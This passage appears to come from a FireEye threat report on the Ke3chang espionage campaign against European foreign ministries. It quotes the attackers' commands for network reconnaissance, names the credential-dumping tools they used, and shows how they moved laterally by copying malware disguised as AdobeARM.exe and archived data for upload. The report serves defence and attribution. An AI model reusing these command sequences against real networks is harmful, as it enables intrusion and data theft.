Once a compromised system connects to the CnC server, the Ke3chang attackers follow a predetermined script. They first gather information about the local computer and the network to which it is connected. FireEye found the following tools on the CnC server, which the attackers used to steal logon credentials and move laterally across the network:

Figure 15: Ke3chang AutoScanner commands

序号	工作组侦察命令	域模式侦察命令
1	ipconfig /all	net group "domain users" /domain
2	set	net group "domain admins" /domain
3	netstat -ano	net group "domain computers" /domain
4	tasklist	net group "domain controllers" /domain
5	net start	
6	net localgroup administrators	
7	net use	
8	systeminfo	
9	net view /domain	
10	dir C:\WINDOWS\Microsoft.NET\Framework	
11	dir "C:\Program Files"	
12		
13		
14		
15		
16		
17		
18		
19		
20		

若有改动请保存命令 按照保存的命令集向新上线主机自动发送侦察命令(主机扫描频率：2分钟)




Figure 16: Ke3chang AutoScanner command panel output

- a7b20fe0bc6ae7f7a24670a732d2a021 gs.exe gsecdump v0.7 by [REDACTED] ([REDACTED]@truesec.se)

- 291503be3c25e52382f2a54420d03d71 gsl.exe gsecdump v0.6 by [REDACTED] ([REDACTED]@truesec.se)

- 8cdc9ffadbe4aad9418580b6ba2cc252 nete.exe NetE v1.0 Questions, comments, bitches and bugs to [REDACTED]@cultdeadcow.com

- 8cf6e698ecf3e167321a3ed2b9a9c62f PwDul2.exe 8cf6e698ecf3e-167321a3ed2b9a9c62f PwDump62.l.exe Usage: PwDul2.exe [-x][-n][-h][-o output_file][-u user][-p password][-s share] machineName

After running the standard commands available in the AutoScanner, the attackers often used the "net group" command to acquire information about specific network groups revealed in the pre-configured commands. This step was done manually; we found several instances of typing errors, such as the following:

- net group "[REDACTED]" /doamin
- net group /doamin

The attackers then listed information for specific users, focusing on users and groups suspected of possessing advanced rights such as domain administrators and service accounts that have access to a wide range of systems.

Then they used the "net use" command to map network drives, including some that required a password, as follows:

- net use \\[REDACTED] [REDACTED]:J: /user:[REDACTED]

In some cases, they appeared to try and move laterally by copying a file (always initially called "msn.tmp") to other machines on the network. They frequently changed the destination directory and filename of the target file, presumably to make finding the malware more difficult for incident responders upon initial discovery.

- net use \\172.xx.xx.x [REDACTED] /u:172.xx.xx.x\[REDACTED]

- dir \\172.xx.xx.x\c$

- dir "\\172.xx.xx.x\c$\Program Files\Adobe"

- copy C:\Users\[REDACTED]\AppData\Local\Microsoft\Windows\msm.tmp "\\172.xx.xx.x\c$\Program Files\Common Files\Adobe\ARM\1.0\AdobeARM.exe" /y

The attackers then deleted the network shares:

- net use \\[REDACTED] /del

After that, attackers gathered specific data of interest (such as the listings of all files in certain directories), and compressed it all within the RAR archive as follows:

- `%temp%/wmp32.dll a -m5 -hp[REDACTED] %temp%/tem.rar %temp%\*dir*.*`

They then checked the RAR archive, uploaded it to the CnC server, and deleted the archive from the compromised system:

- `dir %temp%/tem.rar`
- `del C:\DOCUME~1\[REDACTED]\[REDACTED]\Temp\tem.rar`

During our window of visibility, FireEye found evidence that the attackers were able to enumerate the various target networks, move laterally to compromise new systems, and finally to gather information that was compressed and uploaded to the CnC server. However, FireEye lost visibility on this Ke3chang CnC server before the attackers shifted to the major data exfiltration phase.


Attribution Analysis

Determining attribution requires more than just malware analysis.[6] It requires an understanding of the attackers activities across the attack life cycle (or "kill chain"), along with an assessment of contextual indicators, such as the targeting, timing, and scope of the attacks.[7] Unfortunately, this level of visibility is not always available, which often leaves significant gaps in analysis. Therefore, exploring competing hypotheses is important, as is recognizing, and acknowledging areas of uncertainty.[8]

Moreover, "attribution" can have multiple meanings. Some use it to refer to an ultimate beneficiary, such as a nation-state, while others use the term to refer to malware authors or CnC operators.[9]

During our investigation, FireEye focused on technical clues left by the malware authors and CnC operators. Within the malware binaries themselves, linguistic clues point to the malware authors' use of the Chinese language, as seen in Figure 17.

Figure 17: PE resource containing Chinese text present in BS2005 sample



[6] Bejtlich, R. "Attribution Using 20 Characteristics ". January 2010.
[7] Cloppert, M. "Defining APT Campaigns". June 2010. Cloppert, M. "Attacking the Cyber Kill Chain". October 2009.
[8] Carr, J. "Mandiant APT1 Report Has Critical Analytic Flaws". February 2013.
[9] Iark, D. & Landau, S. "Untangling Attribution" in Proceedings of a Workshop on Deterring Cyberattacks: Informing Strategies and Developing Options for U.S. Policy. 2010.
Boebert, W. "A Survey of Challenges in Attribution" in Proceedings of a Workshop on Deterring Cyberattacks: Informing Strategies and Developing Options for U.S. Policy. 2010.

Figure 18:
Test CnC output generated by the Ke3chang actor after infecting their test endpoints with BS2005 malware

```
systeminfo

主机名:           WINDOWSX-E4AF3C
OS 名称:          Microsoft Windows XP Professional
OS 版本:          5.1.2600 Service Pack 3 Build 2600
OS 制造商:        Microsoft Corporation
OS 配置:          独立工作站
OS 构件类型:      Uniprocessor Free
注册的所有人:     windowsxp(sp3)
注册的组织:
产品 ID:          76481-640-0012495-23939
初始安装日期:     2013-5-22, 16:54:36
系统启动时间:     0 天 0 小时 17 分 57 秒
系统制造商:       VMware, Inc.
系统型号:         VMware Virtual Platform
系统类型:         X86-based PC
处理器:           安装了 1 个处理器。
                  [01]: x86 Family 6 Model 15 Stepping 2 GenuineIntel ~1861 Mhz
BIOS 版本:        INTEL  - 6040000
Windows 目录:     C:\WINDOWS
系统目录:         C:\WINDOWS\system32
启动设备:         \Device\HarddiskVolume1
系统区域设置:     zh-cn;中文(中国)
输入法区域设置:   zh-cn;中文(中国)
时区:             暂缺
物理内存总量:     1,023 MB
可用的物理内存:   678 MB
虚拟内存: 最大值: 2,048 MB
虚拟内存: 可用:   2,005 MB
虚拟内存: 使用中: 43 MB
页面文件位置:     C:\pagefile.sys
域:               WORKGROUP
登录服务器:       \\WINDOWSX-E4AF3C
修补程序:         安装了 242 个修补程序。
```

```
systeminfo

主机名:           SUPERSTA-1AD11E
OS 名称:          Microsoft Windows XP Professional
OS 版本:          5.1.2600 Service Pack 3 Build 2600
OS 制造商:        Microsoft Corporation
OS 配置:          独立工作站
OS 构件类型:      Multiprocessor Free
注册的所有人:     SuperStar
注册的组织:
产品 ID:          76481-640-0059266-23401
初始安装日期:     2013-4-24, 8:39:52
系统启动时间:     0 天 8 小时 37 分 15 秒
系统制造商:       VMware, Inc.
系统型号:         VMware Virtual Platform
系统类型:         X86-based PC
处理器:           安装了 2 个处理器。
                  [01]: x86 Family 6 Model 23 Stepping 10 GenuineIntel ~2926 Mhz
                  [02]: x86 Family 6 Model 23 Stepping 10 GenuineIntel ~2926 Mhz
BIOS 版本:        INTEL  - 6040000
Windows 目录:     C:\WINDOWS
系统目录:         C:\WINDOWS\system32
启动设备:         \Device\HarddiskVolume1
系统区域设置:     zh-cn;中文(中国)
输入法区域设置:   zh-cn;中文(中国)
时区:             暂缺
物理内存总量:     511 MB
可用的物理内存:   106 MB
虚拟内存: 最大值: 2,048 MB
虚拟内存: 可用:   2,004 MB
虚拟内存: 使用中: 44 MB
页面文件位置:     C:\pagefile.sys
域:               WORKGROUP
登录服务器:       \\SUPERSTA-1AD11E
修补程序:         安装了 290 个修补程序。
```

In addition, the Ke3chang CnC control panel contains a mix of Chinese and English words and characters. The subset of CnC servers that were not hosted by dynamic DNS infrastructure was registered using a registrar in China (XIN NET) and the WHOIS records indicate that the registrant is in China. The following email addresses were used to register those non-dynamic CnC domains:

- xiaoxiao_222@yahoo.com
- tk329@yahoo.com
- zsy@gmail.com

During our period of visibility into the BS2005 "moviestar" campaign against various ministries of foreign affairs in Europe, FireEye discovered that the attackers had initially tested the malware in virtual machines, prior to compromising actual targets. We retrieved the output of the commands the attackers had run when testing the malware. The output indicates that the Ke3chang attackers are testing their malware in Windows operating systems, with the default language set to Chinese.

Based on this circumstantial evidence we believe that the Ke3chang attackers are operating within China. But their exact identities and motivation remain unknown.

Conclusion

Ministries of foreign affairs in Europe have been targeted and compromised by a threat actor we call Ke3chang. This attack used the crisis in Syria as a lure to deliver malware to its targets. The timing of the attack precedes the G20 meeting in Russia that focused on the crisis in Syria. Furthermore, FireEye has presented evidence indicating that the Ke3chang attackers have been active since at least 2010 and have attacked targets related to G20 meetings in the past.

During our investigation, we were able to observe the inner workings of one of the CnC servers used by the attackers. As a result, we were able to identify some of the victims of the attack, as well as gather circumstantial evidence that indicates that the attackers may be operating from China.

During our brief window of visibility into one of the known 22 CnC nodes, FireEye observed the attackers conducting reconnaissance and moving laterally throughout the compromised networks. Relevant authorities were immediately notified upon this discovery, and FireEye began its worldwide target notification process. At that time, FireEye did not observe the attackers exfiltrating sensitive data; however, we believe the Ke3chang attackers likely began attempting to exfiltrate sensitive data shortly thereafter.

Accordingly, diplomatic missions, including ministries of foreign affairs, continue to be targeted by malware-based espionage campaigns.

This report demonstrates that attackers are able to successfully penetrate government targets using exploits for vulnerabilities that have already been patched and despite the fact that these ministries have defenses in place. This illustrates the limitations of traditional defenses and highlights the need for security strategies that not only leverage advanced technologies designed to defend against targeted threats, but also the incorporation of threat intelligence and an incident response capability.

To learn more about FireEye, visit www.FireEye.com.

About FireEye, Inc.

FireEye has invented a purpose-built, virtual machine-based security platform that provides real-time threat protection to enterprises and governments worldwide against the next generation of cyber attacks. These highly sophisticated cyber attacks easily circumvent traditional signature-based defenses, such as next-generation firewalls, IPS, anti-virus, and gateways. The FireEye Threat Prevention Platform provides real-time, dynamic threat protection without the use of signatures to protect an organization across the primary threat vectors, including mobile, Web, email, and files and across the different stages of an attack life cycle. The core of the FireEye platform is a virtual execution engine, complemented by dynamic threat intelligence, to identify and block cyber attacks in real time. FireEye has over 1,300 customers across more than 40 countries, including over 100 of the Fortune 500.

FireEye, Inc. | 1440 McCarthy Blvd. Milpitas, CA 95035 | 408.321.6300 | 877.FIREEYE (347.3393) | info@fireeye.com | **www.fireeye.com**

FireEye